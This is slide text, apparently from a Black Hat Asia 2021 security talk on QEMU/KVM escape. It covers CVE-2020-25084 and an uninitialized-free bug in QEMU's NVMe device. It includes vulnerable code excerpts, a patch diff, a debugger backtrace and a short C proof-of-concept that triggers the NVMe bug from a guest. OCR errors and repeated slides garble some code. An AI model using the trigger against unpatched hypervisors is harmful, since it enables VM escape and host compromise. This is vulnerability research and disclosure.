## blackhať ASIA 2021 May 6-7, 2021 BRIEFINGS

# Scavenger: Misuse Error Handling Leading To QEMU/KVM Escape

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@BLACKHATEVENTS

## About

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- Research intern at Ant Security Light-Year Lab •
- CTF player at AAA & A\*0\*E Team
- Research interest: Virtualization security
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#### Xingwei Lin

- Security researcher at Ant Security Light-Year Lab
  - Research interest: Virtualization security

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#### Security Light-Year Lab ation security



### Agenda

- QEMU and Error Handling Code
- Error Handling Code Directed Greybox Fuzzing
- Exploit Development
- Discussion

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## **QEMU** Introduction


- QEMU is a generic and open source machine emulator and virtualizer
- Ia32, x86 64, mips, sparc, arm, risc-v
- Includes a huge collection of emulated devices (including NVMe controller)
- Active community (https://www.gemu.org/)



- Lots of attack surface, especially device emulation
- High-quality vulnerability allows attacker to break out from a VM

### **NVMe Overview**

- Defines an optimized Register interface, CMD & Feature set for PCIe SSDs
- Minimize MMIO writes in command Submission and Completion path
- Efficient support for I/O virtualization architectures like SR-IOV



#### Cle SSDs bath

## Insightful CVE-2020-25084: USB use-after-free

```
hw/usb/hcd-ehci.c | 10 +++++++--
1 file changed, 8 insertions(+), 2 deletions(-)
diff --git a/hw/usb/hcd-ehci.c b/hw/usb/hcd-ehci.c
index 58cceacbf83a..4da446d2de6b 100644
--- a/hw/usb/hcd-ehci.c
+++ b/hw/usb/hcd-ehci.c
@@ -1373,7 +1373,10 @@ static int ehci_execute(EHCIPacket *p, const char *action)
         spd = (p->pid == USB_TOKEN_IN && NLPTR_TBIT(p->qtd.altnext) == 0);
         usb_packet_setup(&p->packet, p->pid, ep, 0, p->qtdaddr, spd,
                          (p->qtd.token & QTD_TOKEN_IOC) != 0);
         usb_packet_map(&p->packet, &p->sgl);
             gemu_sqlist_destroy(&p->sql);
             return -1;
         p->async = EHCI_ASYNC_INITIALIZED;
@@ -1453,7 +1456,10 @@ static int ehci_process_itd(EHCIState *ehci,
             if (ep && ep->type == USB_ENDPOINT_XFER_ISOC) {
                 usb_packet_setup(&ehci->ipacket, pid, ep, 0, addr, false,
                                  (itd->transact[i] & ITD_XACT_IOC) != 0);
                 usb_packet_map(&ehci->ipacket, &ehci->isgl);
                 if (usb_packet_map(&ehci->ipacket, &ehci->isgl)) {
                     gemu_sqlist_destroy(&ehci->isql);
                     return -1;
                 usb_handle_packet(dev, &ehci->ipacket);
                 usb_packet_unmap(&ehci->ipacket, &ehci->isgl);
             } else {
```

- packet

#### This flaw occurs while setting up the USB

 No check whether usb packet map() returns an error

 This flaw results in a denial of service and potentially exploitable

### Insightful CVE-2020-25084: USB use-after-free

#### •••

```
static int ehci_execute(EHCIPacket *p, const char *action)
Ł
• • •
. . .
    if (p->async == EHCI_ASYNC_NONE) {
        if (ehci_init_transfer(p) != 0) {
            return -1;
        }
        spd = (p->pid == USB_TOKEN_IN && NLPTR_TBIT(p->qtd.altnext) == 0);
        usb_packet_setup(&p->packet, p->pid, ep, 0, p->qtdaddr, spd,
                         (p->qtd.token & QTD_TOKEN_IOC) != 0);
                                                                   Free sgl
        usb_packet_map(\&p->packet, \&p->sgl);
        p->async = EHCI ASYNC INITIALIZED;
                                                                           UAF
    trace_usb_ehci_packet_action(p->queue, p, action);
                                                                   Use sgl
    usb_handle_packet(p->queue->dev, \&p->packet);
    • • •
    return 1;
}
```




## Insightful CVE-2020-25084: USB use-after-free


#### 


```
// hw/usb/libhw.c
int usb_packet_map(USBPacket *p, QEMUSGList *sgl)
   DMADirection dir = (p->pid == USB_TOKEN_IN) ?
       DMA_DIRECTION_FROM_DEVICE : DMA_DIRECTION_TO_DEVICE;
                                                                       it will go to error label
   void *mem;
    int i;
   for (i = 0; i < sql -> nsq; i++) {
                                                                       In the usb packet map
       dma_addr_t base = sgl->sg[i].base;
       dma addr t len = sql->sq[i].len;
                                                                       function, it will free sgl
       while (len) {
           dma_addr_t xlen = len;
           mem = dma_memory_map(sgl->as, base, &xlen, dir);
           if (!mem) {
               goto err;
           if (xlen > len) {
               xlen = len;
           qemu_iovec_add(&p->iov, mem, xlen);
           len -= xlen;
           base += xlen;
   return 0;
err:
   usb_packet_unmap(p, sgl);
    return -1;
```

# If dma memory map failed,


### **QEMU – Error Handling Code**







```
const char *file_name)
if (ferror(f)) {
   goto error;
if (pattern_len == 0) {
    fprintf(stderr, "%s: file is empty\n", file_name);
    goto error;
qemu_io_free(buf_origin);
```



```
const char *file_name)
if (ferror(f)) {
    goto error;
if (pattern_len == 0) {
    fprintf(stderr, "%s: file is empty\n", file_name);
    goto error;
qemu_io_free(buf_origin);
```


#### **Static Analysis**

1. Locate the *goto* statement in the code of virtual device

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- 2. Get the caller site to the *goto* statement and the code body of the *goto* statement

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- 1. Locate the *goto* statement in the code of virtual device
- Get the caller site to the *goto* statement and the code body of the *goto* 2. statement
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## Scavenger - Uninitialized Free Vulnerability

- The misuse error handling is disovered in the NVMe device (Affected) QEMU < 5.2.0)
- This misuse error handling leads to an uninitialized free vulnerability
- NVMe is use to provide virtual solid-state drives (SSDs) service
- We use it to win TianfuCup 2020 PWN Contest
- Fixed at version 5.2.0 of QEMU, no CVE assigned
- Exploit environment: Ubuntu20.04 Host, Ubuntu20.04 Guest, full protection such as NX, ASLR and PIE

### Scavenger - Uninitialized Free Vulnerability

#### .....

```
hw/block/nvme.c (version OEMU-5.1.0)
11
static uint16_t nvme_map_prp(QEMUSGList *qsg, QEMUI0Vector *iov, uint64_t prp1,
                            uint64_t prp2, uint32_t len, NvmeCtrl *n)
{
    if (unlikely(!prp1)) {
    } else if (n->bar.cmbsz && prp1 >= n->ctrl mem.addr &&
              prp1 < n->ctrl_mem.addr + int128_get64(n->ctrl_mem.size)) {
       gemu iovec init(iov, num prps);
                                                                   // init iovec (type 1)
       gemu iovec add(iov, (void *)&n->cmbuf[prp1 - n->ctrl mem.addr], trans len);
    } else {
                                                                   // init sglist (type 2)
       pci_dma_sglist_init(qsg, &n->parent_obj, num_prps);
       gemu_sglist_add(gsg, prp1, trans_len);
                                                                      Expected error handling
   if (len) {
                                                                     sglist malloc/free pair
       if (unlikely(!prp2)) {
           trace_pci_nvme_err_invalid_prp2_missing();
                                                                   // jump to error handling
           goto unmap;
    . . .
                                                                   // error handling code
unmap:
   qemu_sglist_destroy(qsg);
                                                                   // just destory sqlist???
   return NVME INVALID FIELD | NVME DNR;
```

### Scavenger - Uninitialized Free Vulnerability

#### ......

```
hw/block/nvme.c (version OEMU-5.1.0)
11
static uint16_t nvme_map_prp(QEMUSGList *qsg, QEMUI0Vector *iov, uint64_t prp1,
                           uint64_t prp2, uint32_t len, NvmeCtrl *n)
{
   if (unlikely(!prp1)) {
    } else if (n->bar.cmbsz && prp1 >= n->ctrl mem.addr &&
              prp1 < n->ctrl_mem.addr + int128_get64(n->ctrl_mem.size)) {
       qemu_iovec_init(iov, num_prps);
                                                                 // init iovec (type 1)
       gemu iovec add(iov, (void *)&n->cmbuf[prp1 - n->ctrl mem.addr], trans len);
    } else {
       pci_dma_sglist_init(gsg, &n->parent_obj, num_prps);
                                                                 // init sglist (type 2)
       gemu_sglist_add(gsg, prp1, trans_len);
                                                                    Misuse error handling
   if (len) {
                                                                    inconsistent malloc/free pair
       if (unlikely(!prp2)) {
           trace_pci_nvme_err_invalid_prp2_missing();
                                                                 // jump to error handling
           goto unmap;
                                                                 // error handling code
unmap:
                                                                 // just destory sqlist???
   qemu_sqlist_destroy(qsq);
   return NVME_INVALID_FIELD | NVME_DNR;
                                                      Uninitialized qsq
```



## About

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## Agenda

- QEMU and Error handling code
- Error code directed fuzzing
- Exploit Development
- Discussion

## **NVMe - Uninitialized Free Vulnerability**

What happens in qemu\_sglist\_destroy()?



• Free the first element sg in uninitialized qsg

### PoC


Here's how we triggered the bug

#### •••

```
void exploit() {
   nvme_wr32(0x14, 0); // nvme_clear_ctrl
   nvme_wr32(0x28, gva_to_gpa(cmds));
   nvme_wr32(0x2c, gva_to_gpa(cmds) >> 32);
   uint32_t data = 1;
   data |= 6 << 16; // sqes
data |= 4 << 20; // cqes
   nvme_wr32(0x14, data); // nvme_start_ctrl
   NvmeCmd *cmd = &cmds[0];
   cmd -> opcode = 6;
                    // NVME_ADM_CMD_IDENTIFY
   cmd \rightarrow cdw10 = 1;
                    // NVME_ID_CNS_CTRL
   cmd - prp1 = 0 \times f8000000 + 0 \times 500;
   cmd->prp2 = 0xf8000000 + 0x4000000; // let map fail
   nvme_wr32(0x1000, 1);
}
```

### Where does qsg comes from?


Three paths to trigger uninitialized free in vulnerable nvme map prp





## 1<sup>st</sup> path : Uninitialized Stack Variable

#### •••



• Uninitialized **qsg** resides on stack

## 1<sup>st</sup> path : Uninitialized Stack Variable

pwno	dbg> bt
	0x00005557be56fcce in nvme_dma_read_prp (n=0x5557c04cbc50, ptr=0x5557c04cd6a8 "\206\200\364\032\061\062\
time	es>, "QEMU NVMe Ctrl", ' ' <repeats 26="" times="">, "1.0 \006", len=4096, prp1=1979228160, prp2=0) at hw/b</repeats>
#1	0x00005557be5715da in nvme_identify_ctrl (n=0x5557c04cbc50, c=0x7ffd1f60c590) at hw/block/nvme.c:688 Ur
#2	0x00005557be57183c in nvme_identify (n=0x5557c04cbc50, cmd=0x7ffd1f60c590) at hw/block/nvme.c:747
#3	0x00005557be571d5e in nvme_admin_cmd (n=0x5557c04cbc50, cmd=0x7ffd1f60c590, req=0x7f9cf421e740) at hw/bl
#4	0x00005557be571f93 in nvme_process_sq (opaque=0x5557c04cd5f8) at hw/block/nvme.c:922 Stack base
#5	0x00005557be920751 in timerlist_run_timers (timer_list=0x5557bf708c80) at util/qemu-timer.c:572
#6	0x00005557be9207f8 in qemu_clock_run_timers (type=QEMU_CLOCK_VIRTUAL) at util/qemu-timer.c:586
#7	0x00005557be920ab7 in qemu_clock_run_all_timers () at util/qemu-timer.c:672
#8	0x00005557be919ad4 in main_loop_wait (nonblocking=0) at util/main-loop.c:523
#9	0x00005557be451e0c in qemu_main_loop () at /home/zjusvn/pwn/qemu-5.1.0/softmmu/vl.c:1676
#10	0x00005557be8a1754 in main (argc=18, argv=0x7ffd1f60c7f8, envp=0x7ffd1f60c890) at /home/zjusvn/pwn/qemu-
#11	0x00007f9d0da47b97 inlibc_start_main (main=0x5557be8a1727 <main>, argc=18, argv=0x7ffd1f60c7f8, init=</main>
fin	i= <optimized out="">, rtld_fini=<optimized out="">, stack_end=0x7ffd1f60c7e8) at/csu/libc-start.c:310</optimized></optimized>
#12	0x00005557be2ed26a in _start ()

- But there isn't any controllable object at the same depth in stack via other paths
- No attacker-supplied data could be written to qsg

2\063\064", ' ' <repeats 16

#### block/nvme.c:275


#### ninitialized data

block/nvme.c:889

#### -5.1.0/softmmu/main.c:49 =<optimized out>,



## 2<sup>nd</sup> path : Uninitialized Stack Variable




- Uninitialized **qsg** resides on stack
- The same as nvme\_dma\_read\_prp
- Uncontrollable qsg




## 3<sup>rd</sup> path : Uninitialized Heap Variable

#### 




## Given a Heap Uninitialized Free Vulnerability

- Can we arbitrarily control what object to free?
- What object are we going to free?





